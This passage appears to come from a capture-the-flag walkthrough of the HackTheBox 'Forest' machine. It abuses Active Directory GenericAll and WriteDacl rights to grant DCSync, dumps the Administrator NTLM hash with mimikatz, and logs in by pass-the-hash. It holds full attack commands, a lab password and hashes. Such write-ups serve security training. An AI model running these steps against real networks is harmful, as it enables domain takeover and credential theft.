
```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> download 20240608002914_BloodHound.zip

Info: Downloading C:\Users\svc-alfresco\Documents\20240608002914_BloodHound.zip to 20240608002914_BloodHound.zip

Info: Download successful!
```

Now that we have collected Active Directory information, let's start up bloodhound with the command below:


```
sudo neo4j console
sudo bloodhound
```

After importing the zip file to bloodhound, we can query various analysis.


Checking on shortest path to Domain Admins, we see a valid path form user **svc-alfresco**:



Svc-alfresco is a member of **Privileged IT Accounts** and **Privilege IT Account** is a member of **Account Operators**:




Account Operators have **Generic All** write to **Exchange Windows Permissions** group and **Exchange Windows Permissions** group has **WriteDacl** write to **HTB.LOCAL**, which contains Domain Admins.



GenericALL

We will first perform **GenericAll** attack from **Svc-alfresco** to **Exchange Windows Permissions** group:




The members of the group ACCOUNT OPERATORS@HTB.LOCAL have GenericAll privileges to the group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL.

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.


Let's add user **svc-alfresco** to **Exchange Windows Permissions** group:

```
net group "Exchange Windows Permissions" svc-alfresco /add /domain
```



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" svc-alfresco /add /domain
The command completed successfully.
```


We can confirm the command executed successfully:



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user svc-alfresco
User name                    svc-alfresco
Full Name                    svc-alfresco
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/8/2024 10:28:57 AM
Password expires             Never
Password changeable          6/9/2024 10:28:57 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   6/8/2024 12:19:15 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Exchange Windows Perm*Domain Users
                             *Service Accounts
The command completed successfully.
```

WriteDacl

Now that we are in the **Exchange Windows Permissions** group, let's move on to **WriteDacl** attack:




The members of the group EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL have permissions to modify the DACL (Discretionary Access Control List) on the domain HTB.LOCAL

With write access to the target object's DACL, you can grant yourself any privilege you want on the object.

We will first upload **PowerView.ps1**:

```
upload PowerView.ps1
```



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/yoon/Documents/htb/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
```

After uploading, let's run it:

`. ./PowerView.ps1`


We tried running the commands that will grant user svc-alfresco DCSync right but it seemed that svc-alfresco gets automatically removed from **Exchange Windows Permissions** group every few minutes.

Let's craft a one-liner command that will add user **svc-alfresco** to **Exchange Windows Permissions** group and grant it permission to DCSync:

```
net group "Exchange Windows Permissions" svc-alfresco /add /domain; $Cred = New-Object System.Management.Automation.PSCredential('htb.local\svc-alfresco', (ConvertTo-SecureString 's3rvice' -AsPlainText -Force)); Add-ObjectACL -PrincipalIdentity svc-alfresco -Credential $Cred -Rights DCSync
```


After running the command above, we have successfully execute **WriteDacl** attack and we can use mimikatz to obtain hash for Administrator:

`./mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:htb.local /user:Administrator" "exit"`



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:htb.local /user
:Administrator" "exit"

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz(commandline) # lsadump::dcsync /domain:htb.local /user:Administrator
[DC] 'htb.local' will be the domain
[DC] 'FOREST.htb.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
User Principal Name  : Administrator@htb.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/30/2021 5:51:58 PM
Object Security ID   : S-1-5-21-3072663084-364016917-1341370565-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 32693b11e6aa90eb43d32c72a07ceea6
    ntlm- 0: 32693b11e6aa90eb43d32c72a07ceea6
    ntlm- 1: 9307ee5abf7791f3424d9d5148b20177
    ntlm- 2: 32693b11e6aa90eb43d32c72a07ceea6
    lm  - 0: 9498c81fd53411e023fcd1ff4cd3e482
```

Now we have a shell as the administrator:



```
┌──(yoon㉿kali)-[~/Documents/htb/forest]
└─$ evil-winrm -i 10.10.10.161 -u administrator -H 32693b11e6aa90eb43d32c72a07ceea6

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on
this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```